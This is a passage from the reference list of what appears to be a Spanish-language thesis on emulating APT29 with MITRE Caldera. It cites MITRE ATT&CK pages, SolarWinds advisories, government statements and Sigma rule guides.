[23] J. L. Gjerstad, "Generating labelled network datasets of APT with the MITRE CALDERA framework," Tesis de mtría., 2022.

[24] R. A. Chetwyn, M. Eian y A. Jøsang, "Modelling Indicators of Behaviour for Cyber Threat Hunting via Sysmon," en *European Interdisciplinary Cybersecurity Conference*, 2024, págs. 95-104.

[25] © 1999–2024 The Tcpdump Group, *tcpdump(1) man page*, https://www.tcpdump.org/manpages/tcpdump.1.html. (visitado 08-06-2024).

[26] © 2005 - 2024 Splunk Inc., *Let's build a safer and more resilient digital world*, https://www.splunk.com/en_us/about-splunk.html. (visitado 29-04-2024).

[27] © 2015 - 2024, The MITRE Corporation., *APT29*, https://attack.mitre.org/versions/v15/groups/G0016/. (visitado 13-05-2024).

[28] © 2015 - 2024, The MITRE Corporation., *SolarWinds Compromise*, https://attack.mitre.org/versions/v15/campaigns/C0024/. (visitado 13-05-2024).

[29] © 2024 CrowdStrike, *Early Bird Catches the Wormhole: Observations from the StellarParticle Campaign*, https://www.crowdstrike.com/blog/observations-from-the-stellarparticle-campaign/. (visitado 13-05-2024).

[30] © 2024 PayScale, Inc, *Salary for Skill: Cyber Security*, https://www.payscale.com/research/ES/Skill=Cyber_Security/Salary. (visitado 22-04-2024).

[31] © 2024 Reed Exhibitions Limited (RX"), *What's in a Name? Understanding Threat Actor Naming Conventions*, https://www.infosecurityeurope.com/en-gb/blog/threat-vectors/understanding-threat-actor-naming-conventions.html. (visitado 15-04-2024).

[32] © Microsoft 2024, *Introducción a Active Directory Domain Services*, https://learn.microsoft.com/es-es/windows-server/identity/ad-ds/get-started/virtual-dc/active-directory-domain-services-overview. (visitado 29-04-2024).

[33] ©2023 SolarWinds Worldwide, LLC., *SolarWinds Security Advisory*, https://www.solarwinds.com/sa-overview/securityadvisory. (visitado 13-05-2024).

[34] D. J. Bianco, *Enterprise Detection & Response, "The Pyramid of Pain"*, https://detect-respond.blogspot.com/2013/03/the-pyramid-of-pain.html. (visitado 08-04-2024).

[35] Center for Threat Informed Defense, *Adversary emulation library: APT29*, https://github.com/center-for-threat-informed-defense/adversary_emulation_library/tree/master. (visitado 17-05-2024).

[36] Center for Threat Informed Defense, *Adversary emulation library: APT29, Scenario 1*, https://github.com/center-for-threat-informed-defense/adversary_emulation_library/blob/master/apt29/Emulation_Plan/Scenario_1/README.md. (visitado 01-06-2024).

[37] Center for Threat Informed Defense, *Adversary emulation library: APT29, Scenario 2*, https://github.com/center-for-threat-informed-defense/adversary_emulation_library/blob/master/apt29/Emulation_Plan/Scenario_2/README.md. (visitado 04-06-2024).

[38] F-Secure, *THE DUKES 7 YEARS OF RUSSIAN CYBERESPIONAGE*, https://blog-assets.f-secure.com/wp-content/uploads/2020/03/18122307/F-Secure_Dukes_Whitepaper.pdf. (visitado 04-06-2024).

[39] FireEye, *No Easy Breach DerbyCon 2016*, https://es.slideshare.net/slideshow/no-easy-breach-derby-con-2016/66447908. (visitado 04-06-2024).

[40] FireEye, *Not So Cozy: An Uncomfortable Examination of a Suspected APT29 Phishing Campaign*, https://cloud.google.com/blog/topics/threat-intelligence/not-so-cozy-an-uncomfortable-examination-of-a-suspected-apt29-phishing-campaign/. (visitado 04-06-2024).

[41] Foreign, Commonwealth & Development Office, *Russia: UK exposes Russian involvement in SolarWinds cyber compromise*, https://www.gov.uk/government/news/russia-uk-exposes-russian-involvement-in-solarwinds-cyber-compromise. (visitado 13-05-2024).

[42] Foreign, Commonwealth & Development Office and The Rt Hon Dominic Raab MP, *Russia: UK and US expose global campaign of malign activity by Russian intelligence services*, https://www.gov.uk/government/news/russia-uk-and-us-expose-global-campaigns-of-malign-activity-by-russian-intelligence-services. (visitado 13-05-2024).

[43] Frank Duff, *Round 2 of ATT&CK Evaluations is Now Open*, https://medium.com/mitre-attack/attack-evals-round-2-c3ea383ba55d. (visitado 13-05-2024).

[44] G. K. Issayevaa, E. E. Zhussipovaa, A. N. Aitymbetovaa, A. S. Kuralbayevab y D. B. Abdykulovaa, "The Impact of Cybersecurity Breaches on Firm's Market Value: the Case of the USA,"

[45] Microsoft, *How Microsoft names threat actors*, https://learn.microsoft.com/en-us/microsoft-365/security/defender/microsoft-threat-actor-naming?view=o365-worldwide. (visitado 15-04-2024).

[46] MITRE Caldera™, *Human Plugin 101: Building a Human*, https://medium.com/@mitrecaldera/human-plugin-101-building-a-human-b3792837f84e. (visitado 07-06-2024).

[47] MITRE Caldera™, *Installing MITRE Caldera - Docker deployment*, https://caldera.readthedocs.io/en/latest/Installing-Caldera.html#docker-deployment. (visitado 29-04-2024).

[48] MITRE Caldera™, *MITRE Caldera™*, https://github.com/mitre/caldera. (visitado 05-06-2024).

[49] National Cybersecurity and Communications Integration Center, *GRIZZLY STEPPE – Russian Malicious Cyber Activity*, https://www.cisa.gov/sites/default/files/publications/JAR_16-20296A_GRIZZLY%20STEPPE-2016-1229.pdf. (visitado 13-05-2024).

[50] National Cyer Security Center, *UK and US call out Russia for SolarWinds compromise*, https://www.ncsc.gov.uk/news/uk-and-us-call-out-russia-for-solarwinds-compromise. (visitado 13-05-2024).

[51] NSA, CICA, FBI, *Russian SVR Targets U.S. and Allied Networks*, https://media.defense.gov/2021/Apr/15/2002621240/-1/-1/0/CSA_SVR_TARGETS_US_ALLIES_UOO13234021.PDF/CSA_SVR_TARGETS_US_ALLIES_UOO13234021.PDF. (visitado 13-05-2024).

[52] T. Patzke, *Sigma - Generic Signature Format for SIEM Systems*, https://socprime.com/blog/sigma-rules-the-beginners-guide/. (visitado 10-06-2024).

[53] PC Componentes y Multimedia SLU, *Microsoft Windows 10 Pro 32/64 Bit 1 Licencia USB*, https://www.pccomponentes.com/microsoft-windows-10-pro-32-64-bit-1-licencia-usb. (visitado 22-04-2024).

[54] PC Componentes y Multimedia SLU, *Microsoft Windows Server 2022 Standard Edition*, https://www.pccomponentes.com/dell-windows-server-2022-standard-edition-rok-16-nucleos-1-licencia-para-servidores-dell. (visitado 22-04-2024).

[55] A. Swan, *What Are SIGMA Rules: Beginner's Guide*, https://socprime.com/blog/sigma-rules-the-beginners-guide/. (visitado 10-06-2024).

[56] The MITRE Corporation, *¡Bienvenidxs al blog oficial de MITRE Caldera™!* https://medium.com/@mitrecaldera/bienvenidxs-al-blog-oficial-de-mitre-caldera-9e25b01b9493. (visitado 09-04-2024).

[57] The MITRE Corporation, *ATT&CK 101*, https://medium.com/mitre-attack/att-ck-101-17074d3bc62. (visitado 08-04-2024).

[58] The MITRE Corporation, *ATT&CK Matrix*, https://attack.mitre.org/versions/v14/matrices/enterprise/. (visitado 09-04-2024).

[59] The MITRE Corporation, *Center for Threat Informed Defense: Adversary emulation library*, https://mitre-engenuity.org/cybersecurity/center-for-threat-informed-defense/adversary-emulation-library/. (visitado 17-05-2024).

[60] The MITRE Corporation, *MITRE ATT&CK®*, https://attack.mitre.org/. (visitado 08-04-2024).

[61] The MITRE Corporation, *MITRE ATT&CK® get started*, https://attack.mitre.org/resources/#what-is-attack. (visitado 08-04-2024).

[62] The MITRE Corporation, *MITRE Caldera™ 101*, https://medium.com/@mitrecaldera/mitre-caldera-101-7e1c4d7f2e37. (visitado 10-04-2024).

[63] The MITRE Corporation, *Plugging into MITRE Caldera™ Plugins*, https://medium.com/@mitrecaldera/plugging-into-mitre-caldera-plugins-19588d79237c. (visitado 10-04-2024).

[64] The MITRE Corporation, *The MITRE Corporation Common Vulnerability and Exposures*, https://www.cve.org/About/Overview. (visitado 08-04-2024).

[65] The MITRE Corporation, *The MITRE Corporation Common Weakness Enumeration*, https://cwe.mitre.org/about/index.html. (visitado 08-04-2024).

[66] The MITRE Corporation, *The MITRE Corporation focus areas*, https://www.mitre.org/focus-areas. (visitado 08-04-2024).

[67] The MITRE Corporation, *The MITRE Corporation National Cybersecurity FFRDC*, https://www.mitre.org/our-impact/rd-centers/national-cybersecurity-ffrdc. (visitado 08-04-2024).

[68] The MITRE Corporation, *The MITRE Corporation news & insight*, https://www.mitre.org/news-insights. (visitado 08-04-2024).

[69] The MITRE Corporation, *The MITRE Corporation our history*, https://www.mitre.org/who-we-are/our-story. (visitado 08-04-2024).

[70] L. The MITRE Corporation, *Center for Threat Informed Defense: Adversary emulation library*, https://github.com/center-for-threat-informed-defense/adversary_emulation_library/pull/120. (visitado 05-06-2024).

[71] The White House, *FACT SHEET: Imposing Costs for Harmful Foreign Activities by the Russian Government*, https://www.whitehouse.gov/briefing-room/statements-releases/2021/04/15/fact-sheet-imposing-costs-for-harmful-foreign-activities-by-the-russian-government/. (visitado 13-05-2024).

[72] Tribal Research, *Automated Breach and Attack Simulation (BAS) Market Analysis and Latest Trends*, https://www.linkedin.com/pulse/automated-breach-attack-simulation-bas-market-share-amp-aycye/. (visitado 06-05-2024).